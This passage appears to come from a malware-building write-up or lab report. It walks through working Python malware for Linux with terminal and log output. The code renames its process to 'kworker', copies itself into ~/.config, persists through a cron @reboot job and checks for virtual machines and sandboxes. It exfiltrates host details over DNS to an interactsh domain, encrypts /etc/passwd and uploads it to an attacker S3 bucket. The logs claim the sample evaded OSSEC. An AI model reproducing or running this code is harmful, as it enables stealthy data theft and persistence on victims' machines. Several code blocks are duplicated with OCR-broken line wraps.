            send_junk_queries(domain, resolver)
```

- **Upload Encrypted File to AWS S3**

  Finally, the encrypted file is uploaded to a preconfigured AWS S3 bucket using the boto3 client, ensuring the attacker receives the stolen data securely and reliably.

```
def upload_to_s3(file_path, bucket):
    boto3.client('s3').upload_file(file_path, bucket, os.path.basename(file_path))
```



```python
def upload_to_s3(file_path, bucket):
    try:
        boto3.client('s3').upload_file(file_path, bucket, os.path.basename(file_path))
    except Exception as e:
        pass
```

Together, these steps secure sensitive data and exfiltrate it stealthily using encrypted storage and covert DNS communication.


4.4 Persistence, Obfuscation, and Adaptive Evasion in Smart Malware

This phase implements mechanisms to ensure the malware's persistence on the target system and evade detection. It includes relocating the script to a less suspicious directory, renaming the process to disguise its activity, adding the script to system startup via cron jobs, and detecting virtualized or sandboxed environments to alter behavior accordingly. These steps help the malware remain active and stealthy over time.

- **Process Renaming**

  The rename_process function uses ctypes to call the Linux prctl system call with option 15 to change the current process name to "kworker". This helps evade detection by hiding the real process name from monitoring tools.

```
def rename_process(new_name):
    try:
        libc = ctypes.cdll.LoadLibrary('libc.so.6')
        libc.prctl(15, new_name.encode(), 0, 0, 0)
    except Exception:
        pass
```




```
def rename_process(new_name):
    try:
        libc = ctypes.cdll.LoadLibrary('libc.so.6')
        libc.prctl(15, new_name.encode(), 0, 0, 0)
    except Exception:
        pass
```

- **Script Relocation and Persistence Setup**

  The relocate_and_persist function copies the current script to a hidden directory (~/.config) with a randomized filename generated by generate_random_name(). If the script is not already in this directory, it copies itself there, sets up persistence by adding a cron job, then deletes the original script and exits.

```
def relocate_and_persist():
    current_path = os.path.abspath(__file__)
    config_dir = os.path.expanduser("~/.config")
    new_path = os.path.join(config_dir, generate_random_name())
    if not current_path.startswith(config_dir):
        try:
            shutil.copy2(current_path, new_path)
            add_cron_job(new_path)
            os.remove(current_path)
            sys.exit(0)
        except Exception:
            pass
    else:
        add_cron_job(current_path)
```




```
def relocate_and_persist():
    current_path = os.path.abspath(__file__)
    config_dir = os.path.expanduser("~/.config")
    new_path = os.path.join(config_dir, generate_random_name())
    if not current_path.startswith(config_dir):
        try:
            shutil.copy2(current_path, new_path)
            add_cron_job(new_path)
            os.remove(current_path)
            sys.exit(0)
        except Exception:
            pass
    else:

        add_cron_job(current_path)
```

- **Add Cron Job for Startup Execution**

  The add_cron_job function reads existing cron jobs, appends a new entry to execute the script at reboot if not already present, ensuring persistence.

```
def add_cron_job(script_path):
    cron_line = f"@reboot python3 {script_path}\n"
    try:
        existing = subprocess.check_output(['crontab', '-l'],
stderr=subprocess.STDOUT).decode()
    except subprocess.CalledProcessError:
        existing = ""
    if cron_line.strip() not in existing:
        subprocess.Popen(['crontab'],
stdin=subprocess.PIPE).communicate(input=(existing + cron_line).encode())
```




```
def add_cron_job(script_path):
    cron_line = f"@reboot python3 {script_path}\n"
    try:
        existing = subprocess.check_output(['crontab', '-l'], stderr=subprocess.STDOUT).decode()
    except subprocess.CalledProcessError:
        existing = ""
    if cron_line.strip() not in existing:
        subprocess.Popen(['crontab'], stdin=subprocess.PIPE).communicate(input=(existing + cron_line).encode())
```

- **Virtual Machine Detection**


  The detect_vm function checks system files like /sys/class/dmi/id/product_name and CPU info for strings associated with virtual machines such as "VirtualBox", "VMware", or "QEMU". Detection of such environments is used to modify malware behavior to evade sandbox analysis.

```
def detect_vm():
    indicators = ["/sys/class/dmi/id/product_name", "/sys/class/dmi/id/sys_vendor"]
    strings = ["VirtualBox", "VMware", "QEMU", "KVM", "Xen"]
    try:
        for file in indicators:
            with open(file) as f:
                content = f.read()
                if any(s.lower() in content.lower() for s in strings):
                    return True
        if "hypervisor" in subprocess.check_output("cat /proc/cpuinfo",
shell=True).decode().lower():
            return True
    except:
        pass
    return False
```




```
def detect_vm():
    indicators = ["/sys/class/dmi/id/product_name", "/sys/class/dmi/id/sys_vendor"]
    strings = ["VirtualBox", "VMware", "QEMU", "KVM", "Xen"]
    try:
        for file in indicators:
            with open(file) as f:
                content = f.read()
                if any(s.lower() in content.lower() for s in strings):
                    return True
        if "hypervisor" in subprocess.check_output("cat /proc/cpuinfo", shell=True).decode().lower():
            return True
    except:
        pass
    return False
```

- **Behavior Control Based on Environment Detection**
  In the main() function, the malware checks if it is running inside a sandbox or VM. If a sandbox is detected (via external JSON input), the malware remains dormant. If a VM is detected, it prints a message but proceeds for testing.



```python
def main():
    try:
        with open("src/scan_result.json", "r") as f:
            scan_data = json.load(f)
    except Exception:
        scan_data = {}

    sandbox_detected = scan_data.get("sandbox_files_detected", False)

    if sandbox_detected:
        print("[!] Sandbox environment detected. Malware will remain dormant.")
        return

    if detect_vm():
        print("[*] VM detected, but continuing for testing purposes.")
    else:
        print("[+] No VM detected.")

    rename_process("kworker")
    print("[+] Process renamed successfully.")

    relocate_and_persist()
    print("[+] Relocation and persistence setup completed.")

    hostname = scan_data.get("hostname", socket.gethostname())
    os_info = scan_data.get("os_info", platform.platform())
```



```python
    hostname = scan_data.get("hostname", socket.gethostname())
    os_info = scan_data.get("os_info", platform.platform())

    system_info = f"host={hostname};os={os_info}"
    domain = decrypt_string(encrypt_string("d0vc3cta9dbp14a7de1gagxk8e1epte6u.oast.pro"))
    exfiltrate_data_via_dns(system_info, domain)
    print("[+] System info exfiltrated via DNS.")

    target_file = "/etc/passwd"
    key_path = get_config_path("key.key")

    if not os.path.exists(key_path):
        key = Fernet.generate_key()
        with open(key_path, "wb") as f:
            f.write(key)
        print("[+] New encryption key generated and saved.")
    else:
        key = open(key_path, "rb").read()
        print("[+] Existing encryption key loaded.")

    encrypted_path = encrypt_file(target_file, key)
    print(f"[+] File encrypted: {encrypted_path}")

    upload_to_s3(encrypted_path, "malware-exfil-test")
    print("[+] Encrypted file uploaded to S3.")

if __name__ == "__main__":
    main()
```


These steps together ensure the malware can persist across reboots, hide its presence from casual inspection, and evade sandbox or VM analysis.

5. Test And Validation

This phase ensures that the malware operates as designed under various environments while maintaining stealth, persistence, and exfiltration capabilities. It verifies the success of each major feature—encryption, data exfiltration, environment awareness, and evasion—by simulating execution in both normal and sandboxed setups.

- **Run Malware on Target System**

  Execute the combined malware script (malware_combine.py) on a Linux machine to initiate its full workflow.




```
┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ python3 malware_combine.py
[*] VM detected, but continuing for testing purposes.
[+] Process renamed successfully.

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ 
```

The malware_combine.py script was executed.

- **Check Persistence and Obfuscation**

  Reboot the system and validate that the script auto-runs using cron and its process name is obfuscated, indicating stealth and persistence.




```
┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ ls ~/.config
a715c975.py  cherrytree  dconf  go       interactsh-client  Mousepad  passwd.enc  pulse  qt6ct          sqlitebrowser  user-dirs.dirs    xfce4
catfish      dataset     gh     gtk-3.0  key.key            nautilus  powershell  qt5ct  qterminal.org  Thunar         user-dirs.locale

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ crontab -l

@reboot python3 /home/kali/.config/a715c975.py

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ 
```

The script renamed itself to a random name and achieved persistence via cron. A key (key.key) was generated and /etc/passwd was encrypted as passwd.enc

- **Test Anti-Debugging and Evasion**


  Execute the script in virtualized environments to check if it correctly detects analysis and alters behavior accordingly (e.g., staying dormant or exiting).



```
┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ python3 ~/.config/a715c975.py
[*] VM detected, but continuing for testing purposes.
[+] Process renamed successfully.
[+] Relocation and persistence setup completed.
[+] System info exfiltrated via DNS.
[+] Existing encryption key loaded.
[+] File encrypted: /home/kali/.config/passwd.enc
[+] Encrypted file uploaded to S3.

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ 
```

- **Verify File Encryption and S3 Upload**

  Confirm that sensitive files like /etc/passwd are encrypted and successfully uploaded to the configured AWS S3 bucket using the boto3 client.


Amazon S3 > Buckets > malware-exfil-test

malware-exfil-test Info

Objects | Properties | Permissions | Metrics | Management | Access Points

Objects (1)

Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant them permissions. Learn more


Name	Type	Last modified	Size	Storage class
passwd.enc	enc	June 3, 2025, 13:03:10 (UTC+05:30)	4.3 KB	Standard

The encrypted file was successfully uploaded to the configured S3 bucket.

- **Validate DNS Exfiltration**

  The malware sends base32-encoded system information as DNS TXT queries to a dynamically generated subdomain under interact.sh. Interact.sh logs every incoming DNS query in real-time, allowing the attacker to monitor exfiltrated data.

  Live logs were monitored on Interact.sh dashboard to confirm successful covert data transmission.




```
(malware-env)kali@kali: ~/malware_core    kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ /home/kali/go/bin/interactsh-client

                projectdiscovery.io

[INF] Current interactsh version 1.2.4 (latest)
[INF] Listing 1 payload for OOB Testing
[INF] d0va655a9dbot0ifep60ke7px976rwuu8.oast.online
[d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (A) from 74.63.20.236 at 2025-06-03 07:32:58
[1-nbxqxg5zb5nznqwxy2jm3n5nzt2xtdjmnz2mxql.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.236 at 2025-06-03 07:32:58
[d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (A) from 74.63.20.238 at 2025-06-03 07:32:58
[2-jwfzyytmelrzsguxwwcn3lezgy2mc26qbygzzpt.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.238 at 2025-06-03 07:32:58
[3-mnbmno5quxin2bnxm5wzgsymtdgnixdmimi.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.238 at 2025-06-03 07:33:05
[d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (A) from 74.63.20.246 at 2025-06-03 07:33:05
[c1920.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.246 at 2025-06-03 07:33:05
[c2576.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.238 at 2025-06-03 07:33:05
[a8575.d0va655a9dbot0ifep60ke7px976rwuu8] Received DNS interaction (TXT) from 74.63.20.238 at 2025-06-03 07:33:06
```


Simultaneously, system information was exfiltrated using DNS queries.

- **Tool Evasion Testing (OSSEC Bypass)**


  OSSEC was configured to monitor specific directories via the <dir> setting. After deploying the malware, no alerts were triggered, confirming successful evasion. This demonstrates the malware bypassed OSSEC detection despite active monitoring.



```
    <!—— Directories to check  (perform all possible verifications) —>
    <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
    <directories check_all="yes">/bin,/sbin,/boot</directories>
    <directories check_all="yes">/home</directories>
<directories check_all="yes">/tmp</directories>
<directories check_all="yes">/var/tmp</directories>
<directories check_all="yes">/dev/shm</directories>
<directories check_all="yes">/root/.aws</directories>
<directories check_all="yes">/home/*/.aws</directories>
<directories check_all="yes">/root/.config</directories>
<directories check_all="yes">/home/*/.config</directories>
<directories check_all="yes">/etc/cron.d</directories>
<directories check_all="yes">/etc/cron.daily</directories>
<directories check_all="yes">/etc/crontab</directories>
<directories check_all="yes">/var/spool/cron</directories>
```



```
┌──(kali㉿kali)-[~/ossec-hids-3.7.0]
└─$ sudo tail -n 50 /var/ossec/logs/alerts/alerts.log

[sudo] password for kali:
** Alert 1748939618.0: mail  - ossec,
2025 Jun 03 04:33:38 kali->ossec-monitord
Rule: 502 (level 3) -> 'Ossec server started.'
ossec: Ossec started.

** Alert 1748940506.150: mail  - ossec,
2025 Jun 03 04:48:26 kali->ossec-monitord
Rule: 502 (level 3) -> 'Ossec server started.'
ossec: Ossec started.

** Alert 1748940893.302: mail  - ossec,
2025 Jun 03 04:54:53 kali->ossec-monitord
Rule: 502 (level 3) -> 'Ossec server started.'
ossec: Ossec started.


┌──(kali㉿kali)-[~/ossec-hids-3.7.0]
└─$ 
```



```
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/adjtime'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/httpd/logs'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/utmpx'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/wtmpx'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/cups/certs'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/dumpdates'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: '/etc/svc/volatile'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/System32/LogFiles'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/Debug'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/WindowsUpdate.log'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/iis6.log'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/system32/wbem/Logs'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/system32/wbem/Repository'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/Prefetch'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/PCHEALTH/HELPCTR/DataColl'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/SoftwareDistribution'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/Temp'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/system32/config'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/system32/spool'
2025/06/03 04:54:47 ossec-syscheckd: INFO: ignoring: 'C:\WINDOWS/system32/CatRoot'
2025/06/03 04:54:48 ossec-logcollector(1950): INFO: Analyzing file: '/var/log/dpkg.log'.
2025/06/03 04:54:48 ossec-logcollector(1950): INFO: Analyzing file: '/var/log/nginx/access.log'.
2025/06/03 04:54:48 ossec-logcollector(1950): INFO: Analyzing file: '/var/log/nginx/error.log'.
2025/06/03 04:54:48 ossec-logcollector(1950): INFO: Analyzing file: '/var/log/apache2/error.log'.
